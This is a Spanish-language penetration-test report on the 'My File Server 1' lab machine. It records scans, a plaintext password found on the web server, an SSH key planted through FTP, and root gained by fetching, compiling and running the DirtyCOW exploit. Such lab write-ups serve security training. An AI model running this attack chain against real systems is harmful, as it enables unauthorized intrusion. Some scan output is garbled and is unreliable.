

Red team report: Pentesting de My File Server 1

Resumen Ejecutivo (Executive Summary).

Durante la última semana de septiembre, su servidor Marco Antonio Amaya Saucedo realizó una evaluación de red team de un entorno corporativo orientado a servicios de almacenamiento de la organización. La evaluación simuló un actor de amenaza realista con el objetivo de obtener el acceso no autorizado a los datos almacenados exfiltrar datos sensibles y tomar control total del equipo con el fin de apropiarse de más activos de la empresa.

Logre con éxito comprometer completamente los servicios de almacenamiento en 48 horas desde el acceso inicial, obtener el usuario y contraseña de administrador de estos archivos y control total del sistema. La ruta de ataque principal explotó debido a contraseña en texto plano alojada en el servidor web y el uso de nombre de usuario predeterminado. Estos hallazgos indican que un actor de amenaza motivado podría lograr acceso total a datos de la organización y filtración de archivos confidenciales.

- Inicio de sesión anónimo
- Nombre de usuario predeterminado
- Contraseña en texto Plano
- Programas desactualizados

Alcance (scope).

El alcance de este proyecto se limitó a al servidor de archivos proporcionado por la organización para identificar vulnerabilidades que puedan ser explotadas para:

- Obtener acceso a archivos almacenado
- Enumerar servicios.
- Obtener acceso privilegiado al servidor

Metodología aplicada.

PTES, o Penetration Testing Execution Standard, es un método integral de pruebas de penetración.

El PTES fue diseñado por un equipo de profesionales de seguridad de la información y consta de siete secciones principales que cubren todos los aspectos de las pruebas de penetración. El propósito del PTES es tener pautas técnicas para describir lo que las organizaciones deben esperar de una prueba de penetración y guiarlas a lo largo del proceso, comenzando en la etapa previa al compromiso.

El PTES tiene como objetivo ser la línea de base para las pruebas de penetración y proporcionar una metodología estandarizada para los profesionales y organizaciones de seguridad. La guía proporciona una variedad de recursos, como las mejores prácticas en cada etapa del proceso de prueba de penetración, de principio a fin. Algunas características clave de PTES son la explotación y la postexplotación. La explotación se refiere al proceso de obtener acceso a un sistema a través de técnicas de penetración, como la ingeniería social y el descifrado de contraseñas. La explotación posterior es cuando los datos se extraen de un sistema comprometido y se mantiene el acceso.

Fases de reconocimiento.


Se inicia el servidor.

```
#####
#                               Armour Infosec                               #
#               ----- www.armourinfosec.com -----                       #
#                               My File Server - 1                          #
#               Designed By :- Akanksha Sachin Verma                       #
#               Twitter      :- @akankshavermasv                           #
#####
                                IP:127.0.0.1
                                Hostname: fileserver

CentOS Linux 7 (Core)
Kernel 3.10.0-229.el7.x86_64 on an x86_64
fileserver login: admin
Password:
Login incorrect
fileserver login:
```

El servidor no cuenta con interfaz gráfica, sin embargo, nos da información del sistema operativo y propósito de este, solo se puede interactuar con un Usuario y Contraseña validos.

Interactuamos con servicio web instalado.



Este no muestra información relevante.

Ya que solo podemos hacer el reconocimiento del servidor interactuando solo con estas 2 opciones pasamos a la siguiente fase.

Enumeración.

Localizando host objetivo Netdiscover: **sudo netdiscover -i eth0 -r 192.168.56.00/24.**

```
Currently scanning: Finished! | Screen View: Unique Hosts
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180
+-----+-----+-----+-----+-----+-----+
| IP           | At MAC Address | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+-----+
| 192.168.56.1 | 0a:00:27:00:00:0c | 1     | 60  | Unknown vendor        |
| 192.168.56.100 | 08:00:27:20:c8:a1 | 1     | 60  | PCS Systemtechnik GmbH |
| 192.168.56.104 | 08:00:27:39:5f:45 | 1     | 60  | PCS Systemtechnik GmbH |
```

Enumeración Nmap: **sudo nmap -p- -sV 192.168.56.104.**

```
(kali㉿kali)-[~]
└─$ sudo nmap -p- -sV 192.168.56.104
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-29 19:07 -0400
Nmap scan report for 192.168.56.104
Host is up (0.00047s latency).
Not shown: 64425 filtered tcp ports (no-response), 98 filtered tcp ports (host-prohibited), 1004 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.2
22/tcp    open  ssh          OpenSSH 7.4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.6 ((CentOS))
111/tcp   open  rpcbind      2-4 (RPC #100000)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: SAMBA)
2049/tcp   open  nfs_acl      3 (RPC #100227)
2121/tcp   open  ftp          ProFTPD 1.3.5
20048/tcp open  mountd       1-3 (RPC #100005)
MAC Address: 08:00:27:39:5F:45 (Oracle VirtualBox virtual NIC)
Service Info: Host: FILESERVER; OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 102.04 seconds
```

Nmap agresivo: **sudo nmap -A 21 192.168.56.104.**

```

[*-kali@kali:~]-
$ sudo nmap -A 212.102.168.56.104
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-01 15:18 -0400
Nmap scan report for 212.102.168.56.104
Host is up (0.0000ms latency).
All 1048 scanned ports on 212.102.168.56.104 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 3 closed port
OS detection (OSINT) using nmap mode network gateway (90%), AXIS 2100 Network Camera (90%), In-link DP-380U, DP-6210, or Hamlet HPS810U print server (90%), HP Tru64 UNIX 5.1A (90%), Sanyo PLC-XU88 digital video projector (90%), TRENDnet T-VP100 webcam (90%), Vantage HD7100S satellite receiver (90%), IBM 1.74 (90%), EasyPath PCH switch (88%), Microsoft Windows Server 2003 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE (using port 80/tcp)
HOP RTT ADDRESS
1 0.44 ms 0.0.0.21

Nmap scan report for 192.168.56.104
Host is up (0.0000ms latency).
Not shown: 897 filtered tcp ports (no-response), 9 filtered tcp ports (host-prohibited), 87 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.2
|_ftp-syst:
|_STAT:
|_FTP server status:
|_ Connected to ::ffff:192.168.56.101
|_ Logged in as ftp
|_ TYPE: ASCII
|_ No session bandwidth limit
|_ Session timeout in seconds is 300
|_ Control connection is plain text
|_ Data connections will be plain text
|_ At session startup, client count was 3
|_ vsFTPd 3.0.2 - secure, fast, stable
|_ End of status
|_ftp-mgmt: Anonymous FTP login allowed (FTP code 230)
|_ _dwxrwxrwx 3 0 0 16 Feb 19 2020 pub [NSE: writeable]
|_22/tcp open ssh OpenSSH 7.4 (protocol 2.0)
|_ ssh-hostkey:
|_ 2048 75:fa:37:d1:02:4a:35:87:7e:21:83:b9:2f:ff:04:93 (RSA)
|_ 256 ba:0c:3c:ca:c2:78:c1:ab:0b:ralrice:0e:23:ce:68:0b (ECDSA)
|_ 256 66:a3:1b:55:ca:c2:51:84:a1:21:7f:77:40:45:da:9f (ED25519)
|_23/tcp open http Apache/2.4.6 ((CentOS))
|_ HTTP methods:
|_ - Potentially risky methods: TRACE
|_ _http-title: Py File Server
|_ _http-server-header: Apache/2.4.6 (CentOS)
|_31/tcp open rpcbind 2-4 (RPC #100000)
|_rpcinfo:
|_ program version port/proto service
|_
|_ 100000 2,3,4 111/tcp rpcbind
|_ 100000 2,3,4 111/udp rpcbind
|_ 100000 2,4 111/tcp rpcbind
|_ 100000 3,4 111/udp rpcbind
|_ 100001 3,4 2049/tcp nfs
|_ 100001 3,4 2049/udp nfs
|_ 100001 3,4 2049/tcp nfs
|_ 100001 3,4 2049/udp nfs
|_ 100001 1,2,3 2049/tcp mountd
|_ 100001 1,2,3 2049/udp mountd
|_ 100001 1,2,3 2049/tcp mountd
|_ 100001 1,2,3 2049/udp mountd
|_ 100021 1,3,4 3202/tcp nlockmgr
|_ 100021 1,3,4 3202/udp nlockmgr
|_ 100021 1,3,4 5178/tcp nlockmgr
|_ 100021 1,3,4 5178/udp nlockmgr
|_ 100024 1 3632/tcp status
|_ 100024 1 3632/udp status
|_ 100024 1 4078/tcp status
|_ 100024 1 50483/udp status
|_ 100227 3 2049/tcp nfs_acl
|_ 100227 3 2049/udp nfs_acl
|_ 100227 3 2049/tcp nfs_acl
|_ 100227 3 2049/udp nfs_acl
|_45/tcp open netbios-ssn Samba smbd 4.9.1 (workgroup: SAMBA)
|_2049/tcp open nfs_acl 3 (RPC #100227)
|_2121/tcp open ftp ProFTPD 1.3.5
|_ftp-mgmt: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: ESRCH
|_Host Address: 192.168.212.105:45 (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 3.4 - 3.10 (98%), Synology DiskStation Manager 5.2-5644 (97%), Linux 2.6.32 - 3.10 (96%), Linux 3.2 - 3.10 (94%), Linux 3.2 - 3.10 (94%), Linux 3.2 - 3.10 (94%), Linux 3.2 - 3.10 (94%), Linux 2.6.32 - 3.10 (92%), Linux 2.6.32 - 3.10 (92%), Linux 2.6.32 - 3.10 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: FILESERVER; OS: Unix

Host script results:
|_ smb-os-discovery:
|_ OS: Windows 6.1 (Samba 4.9.1)
|_ Computer name: localhost
|_ NetBIOS computer name: FILESERVER\*00
|_ Domain name: \x00
|_ FQDN: localhost
|_ System time: 2026-10-02T00:48:42+05:30
|_ smb-security-mode:
|_ 3.1.1:
|_ Message signing enabled but not required
|_ smb2-time:
|_ date: 2026-10-01T19:18:45
|_ start_date: N/A
|_ smb-security-mode:
|_ 3.1.1:
|_ Message signing enabled but not required
|_ smb2-time:
|_ date: 2026-10-01T19:18:45
|_ start_date: N/A
|_ smb-security-mode:
|_ account_used: guest
|_ authentication_level: user
|_ challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ _clock-skew: mean: -1h50m0s, deviation: 3h10m0s, median: -1s

TRACEROUTE
HOP RTT ADDRESS
1 0.89 ms 192.168.56.104

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.

```

Los resultados muestran los siguientes servicios activos en el servidor.

- FTP
- Web
- Samba

Explotación.

Una vez identificando los servicios se interactúa con los servicios ftp.

```
(kali㉿kali)-[~]  
$ ftp 192.168.56.104  
Connected to 192.168.56.104.  
220 (vsFTPd 3.0.2)  
Name (192.168.56.104:kali): admin  
331 Please specify the password.  
Password:  
530 Login incorrect.  
ftp: Login failed  
ftp>
```

```
(kali@kali)-[~]
$ ftp 192.168.56.104 2121
Connected to 192.168.56.104.
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.56.104]
Name (192.168.56.104:kali): admin
331 Password required for admin
Password:
530 Login incorrect.
ftp: Login failed
ftp>
```

En ambos casos nos pide usuario y contraseña.

Se interactúa con el servicio samba con **smbmap** el cual nos indica que se está usando el usuario predeterminado **smbuser**.

```
(kali㉿kali)-[~]
$ smbmap -H 192.168.56.104
```

SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
<https://github.com/ShawnDEvans/smbmap>

```
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)
```

[+] IP:	Name:	Status:	Permissions	Comment
192.168.56.104:445	192.168.56.104	NULL Session		
Disk				
print\$		NO ACCESS		Printer Drivers
smbdata		READ, WRITE		smbdata
smbuser		NO ACCESS		smbuser
IPC\$		NO ACCESS		IPC Service (Samba 4.9.1)

```
[*] Closed 1 connections
```

Al interactuar con el servidor web solo nos muestra una pagina sin datos de interés, por medio de **nikto** obtenemos un directorio oculto de interés con el archivo `readme.txt`.


```
[kali@kali:~]$ nikto -h 192.168.56.104
- Nikto V2.1.6.3

+ Target IP:      192.168.56.104
+ Target Hostname: 192.168.56.104
+ Target Port:    80
+ Platform:      Unknown
+ Start Time:     2026-10-01 17:02:46 (GMT-4)

+ Server: Apache/2.4.6 (CentOS)
+ ERROR: Failed to check for updates: 500
+ [750090] /icons/: Directory indexing found. See CVE-548
+ No CGI Directories found (use '-c all' to force check all possible dirs). CGI tests skipped.
+ [999990] OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ [000030] /: HTTP TRACE method is active and replies which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ [013507] /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/strict-transport-security
+ [013507] /: Suggested security header missing: referer-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/referer-policy
+ [013507] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
+ [013507] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/permissions-policy
+ [013507] /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options
+ [000050] Apache/2.4.6 appears to be outdated (current is at least 2.4.68).
+ [001022] /readme.txt: This might be interesting. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ [003500] /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ [007342] /: X-Frame-Options header is deprecated and was replaced with the Content-Security-Policy HTTP header with the frame-ancestors directive. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Reference/Headers/X-Frame-Options
+ [007352] /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabil
ities/mixing-content-type-header/
+ 8277 requests: 0 errors and 13 items reported on the remote host
+ End Time:     2026-10-01 17:03:13 (GMT-4) (27 seconds)

+ 1 host(s) tested
```

Al visitar la pagina nos muestra una contraseña en texto plano.



En este momento tenemos un nombre de usuario **smbuser** y la contraseña **rootroot1** por lo cual reutilizando estas credenciales accedemos a él FTP.

```
(root@kali)~  
# ftp 192.168.56.104  
Connected to 192.168.56.104.  
220 (vsFTPd 3.0.2)  
Name (192.168.56.104:kali): smbuser  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp>
```

Con esto tenemos acceso servidor FTP.

El siguiente paso ya que tenemos acceso al FTP, generamos una llave ssh en nuestra máquina para lograr ingresar a servidor con el mismo usuario que tenemos acceso por FTP.

```
(kali@kali)~  
$ sudo ssh-keygen  
[sudo] password for kali:  
Generating public/private ed25519 key pair.  
Enter file in which to save the key (/root/.ssh/id_ed25519):  
Enter passphrase for "/root/.ssh/id_ed25519" (empty for no passphrase):  
Enter same passphrase again:  
Your identification has been saved in /root/.ssh/id_ed25519  
Your public key has been saved in /root/.ssh/id_ed25519.pub  
The key fingerprint is:  
SHA256:rHL8020dy2JcdMor40T9/pSenomLpBuZ4lbby81x0do root@kali  
The key's randomart image is:  
+--[ED25519 256]--+  
|  
|  
|  
| . . . .  
| S .o.o ..  
| . . oo =. oo|  
| . +..*+= =ooE|  
| o.ooo8.O.=+|  
| ..o0oB.=+B.|  
+---[SHA256]-----
```

Se crea un directorio en el FTP de servidor.

```
ftp> pwd  
Remote directory: /home/smbuser  
ftp> mkdir .ssh  
257 "/home/smbuser/.ssh" created  
ftp> cd .ssh  
250 Directory successfully changed.  
ftp>
```

Se copia la llave publica de nuestra maquina por medio del servidor FTP a directorio de llaves públicas del servidor.

```
ftp> put /root/.ssh/id_ed25519.pub authorized_keys  
local: /root/.ssh/id_ed25519.pub remote: authorized_keys  
229 Entering Extended Passive Mode (|||S000|).  
150 OK to send data.  
100% |=====| 91 653.43 KIB/s 00:00 ETA  
226 Transfer complete.  
91 bytes sent in 00:00 (15.29 KIB/s)  
ftp>
```

Por medio de **ssh** ingreso a la maquina con el usuario **smbuser**.

```
(root@kali)~[~]
# ssh smbuser@192.168.56.104
The authenticity of host '192.168.56.104 (192.168.56.104)' can't be established.
ED25519 key fingerprint is: SHA256:ccn0TgE4/OXtSpg3oMO2gVNYXrps4Zi+XcBgaDznW78
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.104' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
#####
#                               Armour Infosec                               #
#                               www.armourinfosec.com                         #
#                               My File Server - 1                           #
#                               Designed By :- Akanksha Sachin Verma          #
#                               Twitter    :- @akankshavermasv               #
#                               #####                                       #
#####
Last login: Thu Feb 20 16:42:21 2020
```

Escalada de privilegios.

Ya que tenemos acceso a un usuario del sistema del servidor hay que encontrar la forma de ser administrador de este por lo cual investigamos la versión del sistema en busca de vulnerabilidades.

```
[smbuser@fileserver ~]$ uname -a
Linux fileserver 3.10.0-229.el7.x86_64 #1 SMP Fri Mar 6 11:36:42 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
[smbuser@fileserver ~]$
```

Encontramos **DirtyCOW** (CVE-2016-5195) es una vulnerabilidad de escalada de privilegios en el kernel de Linux. Permite a un usuario local sin privilegios obtener acceso de escritura a asignaciones de memoria de solo lectura, lo que le permite elevar sus privilegios en el sistema.

DirtyCOW explota una condición de carrera en la forma en que el subsistema de memoria del kernel de Linux maneja la ruptura de "copy-on-write" (COW) de asignaciones de memoria privada de solo lectura.

Descargamos el código en nuestra máquina, ejecutamos un servicio en la carpeta donde tenemos el archivo para poder pasar el código al servidor.

```
(kali@kali)~[/Desktop]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

En el servidor descargamos el archivo con el siguiente comando.

```
[smbuser@fileserver ~]$ wget http://192.168.56.101:8080/40616.c
--2020-10-02 03:56:31-- http://192.168.56.101:8080/40616.c
Connecting to 192.168.56.101:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4963 (4.9K) [text/plain]
Saving to: '40616.c'

100%[=====] 4,963 --K/s in 0s

2020-10-02 03:56:31 (608 MB/s) - '40616.c' saved [4963/4963]
```

Compilamos con el siguiente comando.

```
[smbuser@fileserv ~]$ gcc 40616.c -o yamidra -pthread
40616.c: In function 'proccelfmemThread':
40616.c:99:9: warning: passing argument 2 of 'lseek' makes integer from pointer without a cast [enabled by default]
    lseek(f,map,SEEK_SET);
    ^
In file included from 40616.c:28:0:
/usr/include/unistd.h:334:16: note: expected '__off_t' but argument is of type 'void *'
extern __off_t lseek (int __fd, __off_t __offset, int __whence) __THROW;
                        ^
[smbuser@fileserv ~]$ ls
40616.c  yamidra
```

Ejecutamos **DirtyCOW**.

```
[smbuser@fileserv ~]$ ./yamidra
DirtyCow root privilege escalation
Backing up /usr/bin/passwd.. to /tmp/bak
Size of binary: 27832
Racing, this may take a while..
/usr/bin/passwd is overwritten
Popping root shell.
Don't forget to restore /tmp/bak
thread stopped
thread stopped
[root@fileserv smbuser]#
```

Ahora somos usuario **root** por lo cual somos administradores del sistema obteniendo el control total de este.

```
[smbuser@fileserv ~]$ ./yamidra
DirtyCow root privilege escalation
Backing up /usr/bin/passwd.. to /tmp/bak
Size of binary: 27832
Racing, this may take a while..
/usr/bin/passwd is overwritten
Popping root shell.
Don't forget to restore /tmp/bak
thread stopped
thread stopped
[root@fileserv smbuser]# cd /root
[root@fileserv root]# cat proof.txt
Best of Luck
af52e0163b03cbf7c6dd146351594a43
[root@fileserv root]#
```

Análisis de impacto (modelo CIA).

Confiabilidad

Los datos del servidor ya no son secretos ya que un actor de amenaza puede hacerse con ellos y filtrar la información

Integridad

La integridad se ve comprometida ya que el actor de amenaza puede alterar estos archivos si solo se encuentran dentro de este servidor

Disponibilidad

Si los archivos solo se encuentran en este servidor y el actor de amenaza se hace de este podría negar el acceso o pedir rescate por todos los datos por lo cual no estarán disponibles para nuestro uso

Recomendaciones técnicas.

- Actualización de sistema operativo
- Actualización de software (servicios)
- Evitar guardar credenciales en texto plano
- No usar nombres de usuario predeterminados

Tabla de hallazgos:

ID	Vulnerabilidad	Severidad	Evidencia	Impacto	Recomendación
RTF-001	Sistema Operativo	Alta	DirtyCOW	Alto	Actualización
RTF-002	Servicios	Media	Versiones obsoletas	medio	Actualización
RTF-003	Contraseñas	Alta	Texto Plano	Alto	Autenticación 2 factores evitar guárdalas en el servidor
RTF-004	Nombres de Usuario	Media	Se uso nombre de usuario predeterminado	Medio	Crear nombres de usuario únicos